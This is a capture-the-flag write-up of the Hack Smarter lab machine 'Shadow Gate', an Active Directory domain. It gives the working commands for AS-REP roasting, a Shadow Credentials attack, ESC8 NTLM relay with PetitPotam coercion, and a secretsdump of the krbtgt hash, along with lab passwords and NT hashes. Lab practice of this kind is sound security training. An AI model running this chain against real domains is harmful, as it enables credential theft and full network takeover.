
ShadowGate Write Up - Hack Smarter
Published:
Tags: Hack Smarter , Easy , AD , cert , ASREP
Overview
This write-up covers Shadow Gate, an easy level, Active Directory machine from the Hack Smarter platform that requires chaining several identity and certificate-based attacks. This machine is currently one of the free offerings on their platform, and is great practice for using certipy. If you get stuck or have any questions while working through it, don’t hesitate to send me an email.
https://www.hacksmarter.org/courses/df65d37c-ed63-4eca-8f78-5dede200ec8e
Enumeration
The attacker starts by using nmap to check available services.
sudo nmap -sC -sV  -p- $IP --open
 Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-11 15:20 EDT
 Nmap scan report for 10.1.137.54
 Host is up (0.011s latency).
 Not shown: 65511 filtered tcp ports (no-response)
 Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
 PORT      STATE SERVICE       VERSION
 53/tcp    open  domain        Simple DNS Plus
 80/tcp    open  http          Microsoft IIS httpd 10.0
 | http-methods:
 |_  Potentially risky methods: TRACE
 |_http-server-header: Microsoft-IIS/10.0
 |_http-title: IIS Windows Server
 88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-05-11 19:49:32Z)
 135/tcp   open  msrpc         Microsoft Windows RPC
 139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
 389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: shadow.gate0., Site: Default- First-Site-Name)
 | ssl-cert: Subject: commonName=DC01.shadow.gate
 | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.shadow.gate
 | Not valid before: 2026-01-15T01:10:24
 |_Not valid after:  2027-01-15T01:10:24
 |_ssl-date: TLS randomness does not represent time
 445/tcp   open  microsoft-ds?
 464/tcp   open  kpasswd5?
 593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
 636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: shadow.gate0., Site: Default-First-Site-Name)
 | ssl-cert: Subject: commonName=DC01.shadow.gate
 | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.shadow.gate
 | Not valid before: 2026-01-15T01:10:24
 |_Not valid after:  2027-01-15T01:10:24
 |_ssl-date: TLS randomness does not represent time
 3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: shadow.gate0., Site: Default-First-Site-Name)
 | ssl-cert: Subject: commonName=DC01.shadow.gate
 | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.shadow.gate
 | Not valid before: 2026-01-15T01:10:24
 |_Not valid after:  2027-01-15T01:10:24
 |_ssl-date: TLS randomness does not represent time
 3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: shadow.gate0., Site: Default- First-Site-Name)
 | ssl-cert: Subject: commonName=DC01.shadow.gate
 | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.shadow.gate
 | Not valid before: 2026-01-15T01:10:24
 |_Not valid after:  2027-01-15T01:10:24
 |_ssl-date: TLS randomness does not represent time
 3389/tcp  open  ms-wbt-server Microsoft Terminal Services
 | ssl-cert: Subject: commonName=DC01.shadow.gate
 | Not valid before: 2026-01-11T02:45:29
 |_Not valid after:  2026-07-13T02:45:29
 |_ssl-date: 2026-05-11T19:51:06+00:00; 0s from scanner time.
 | rdp-ntlm-info:
 |   Target_Name: SHADOW
 |   NetBIOS_Domain_Name: SHADOW
 |   NetBIOS_Computer_Name: DC01
 |   DNS_Domain_Name: shadow.gate
 |   DNS_Computer_Name: DC01.shadow.gate
 |   Product_Version: 10.0.20348
 |_  System_Time: 2026-05-11T19:50:26+00:00
 5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
 |_http-server-header: Microsoft-HTTPAPI/2.0
 |_http-title: Not Found
 9389/tcp  open  mc-nmf        .NET Message Framing
 49664/tcp open  msrpc         Microsoft Windows RPC
 49667/tcp open  msrpc         Microsoft Windows RPC
 49669/tcp open  msrpc         Microsoft Windows RPC
 54345/tcp open  msrpc         Microsoft Windows RPC
 54361/tcp open  msrpc         Microsoft Windows RPC
 59910/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
 59911/tcp open  msrpc         Microsoft Windows RPC
 59923/tcp open  msrpc         Microsoft Windows RPC
 59937/tcp open  msrpc         Microsoft Windows RPC
 Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

 Host script results:
 | smb2-security-mode:
 |   3:1:1:
 |_    Message signing enabled but not required
 | smb2-time:
 |   date: 2026-05-11T19:50:29
 |_  start_date: N/A
The attacker then enumerates the domain environment anonymously. Using enum4linux, a valid list of domain users is extracted and saved to users.txt.
enum4linux-ng $IP

With a valid user list obtained and the domain name (shadow.gate) identified from the initial Nmap scan, the attacker configures their local environment to properly resolve the target’s network. First, the attacker maps the Domain Controller’s IP address to its hostnames in the /etc/hosts file.
sudo nano /etc/hosts

# Add the following line:
10.1.137.54  shadow.gate DC01.shadow.gate DC01
Next, the attacker must configure their local Kerberos client. They modify the /etc/krb5.conf file, setting SHADOW.GATE as the default realm and pointing it to the Domain Controller. This ensures tools like Impacket can seamlessly request and parse Kerberos tickets.
sudo nano /etc/krb5.conf

 [libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = SHADOW.GATE

 [realms]
    SHADOW.GATE = {
        kdc = DC01.shadow.gate
        admin_server = DC01.shadow.gate
        default_domain = shadow.gate
    }

 [domain_realm]
    shadow.gate = SHADOW.GATE
    .shadow.gate = SHADOW.GATE
Exploitation
Now, with the domain environment configured, the attacker checks for accounts that have “Do not require Kerberos pre-authentication” enabled (UF_DONT_REQUIRE_PREAUTH). Using Impacket’s GetNPUsers.py, the attacker successfully targets the user jtrueblood and retrieves their AS-REP hash.
GetNPUsers.py shadow.gate/ -no-pass -usersfile users.txt

Cracking the AS-REP hash offline, the attacker successfully recovers the plaintext password, establishing an initial foothold on the domain.
Username: jtrueblood, Password: blood_brothers
john hash.txt
Privilege Escalation
With valid domain credentials in hand, the attacker’s next priority is to map the Active Directory environment to uncover potential privilege escalation paths. To do this, they use the Python ingestor for BloodHound, collecting domain objects, group memberships, and access control lists (ACLs).
bloodhound-ce-python --zip -c All -d shadow.gate -u jtrueblood@shadow.gate -p blood_brothers -dc DC01.shadow.gate
After importing the collected .zip archive into the BloodHound GUI and analyzing our user permissions, a critical misconfiguration stands out. The account, jtrueblood, holds GenericWrite permissions over another user account: bbrown.
./bloodhound-cli up

Because GenericWrite allows an attacker to update the target object’s attributes, this presents the opportunity to perform a Shadow Credentials attack.
Username: bbrown, NTHash: 259745cb123a52aa2e693aaacca2db52
certipy shadow auto -u jtrueblood@shadow.gate -p 'blood_brothers' -account 'bbrown'


The attacker reviews the compromised user’s group memberships and notices they are part of an Active Directory Certificate Services (AD CS) reading group. This strongly indicates that certificate-based privilege escalation paths might be available within the domain.
To enumerate the Certificate Authority (CA) configuration and hunt for exploitable templates, the attacker uses the find module in certipy.
certipy find -u 'bbrown@shadow.gate' -hashes 259745cb123a52aa2e693aaacca2db52 -dc-ip $IP -json -vulnerable

Reviewing the cleanly formatted JSON output confirms a critical misconfiguration. The domain’s Certificate Authority (shadow-DC01-CA) has Web Enrollment enabled over HTTP rather than HTTPS.
This means the CA does not enforce NTLM Extended Protection for Authentication (EPA) or channel binding, making it highly vulnerable to an NTLM Relay attack, commonly known as ESC8. For a more in-depth tutorial and breakdown of the mechanics behind this vulnerability, check out this excellent resource from Avertium:
https://www.avertium.com/blog/escalation-8-how-to-close-a-commonly-exploited-active-directory-certificate-services-elevation-of-privilege-vulnerability
With the ESC8 vulnerability confirmed, the attacker prepares to exploit it by relaying a highly privileged authentication back to the Certificate Authority.
First, the attacker configures ntlmrelayx.py to listen for incoming SMB connections and forward them to the vulnerable Web Enrollment endpoint (http://DC01.shadow.gate/certsrv/certfnsh.asp). The --adcs and --template DomainController flags are crucial here, as they instruct the tool to specifically request a Domain Controller machine certificate during the relay process.
ntlmrelayx.py -smb2support -t http://DC01.shadow.gate/certsrv/certfnsh.asp --adcs --template DomainController
With the relay actively listening, the attacker must now force the Domain Controller to authenticate to their machine. To achieve this, they use netexec with the coerce_plus module, specifying PetitPotam as the coercion method. The attacker leverages bbrown’s NT hash to authenticate the initial SMB connection and sets the LISTENER variable to their own local VPN IP.
netexec smb $IP -u bbrown -H 259745cb123a52aa2e693aaacca2db52 -M coerce_plus -o LISTENER=10.200.55.172 METHOD=PetitPotam
The attack executes flawlessly. The Domain Controller attempts to authenticate to the attacker’s machine, ntlmrelayx catches the request, and instantly relays it to the AD CS server. Fooled by the relayed authentication, the Certificate Authority issues a base64-encoded .pfx certificate for the Domain Controller machine account (DC01$).

With the highly privileged Domain Controller certificate (DC01.shadow.gate.pfx) saved locally, the attacker moves to extract the machine account’s NT hash. Using certipy auth, the attacker authenticates against the Domain Controller via PKINIT using the newly minted certificate.
certipy auth -pfx DC01.shadow.gate.pfx -dc-ip $IP -domain shadow.gate
The authentication is successful, and Certipy outputs the NT hash for the DC01$ machine account.
Machine A: DC01, NTHash: 57867e655d1abc9f45fd6e954e351531
The ultimate objective for this machine is to retrieve the NT hash of the krbtgt account. Using Impacket’s secretsdump.py, the attacker passes the compromised DC hash to the target. The tool successfully extracts the krbtgt hash along with the rest of the domain credentials, proving complete compromise of the shadow.gate environment, and completing the machine.
secretsdump.py 'shadow.gate/dc01$@shadow.gate' -hashes :57867e655d1abc9f45fd6e954e351531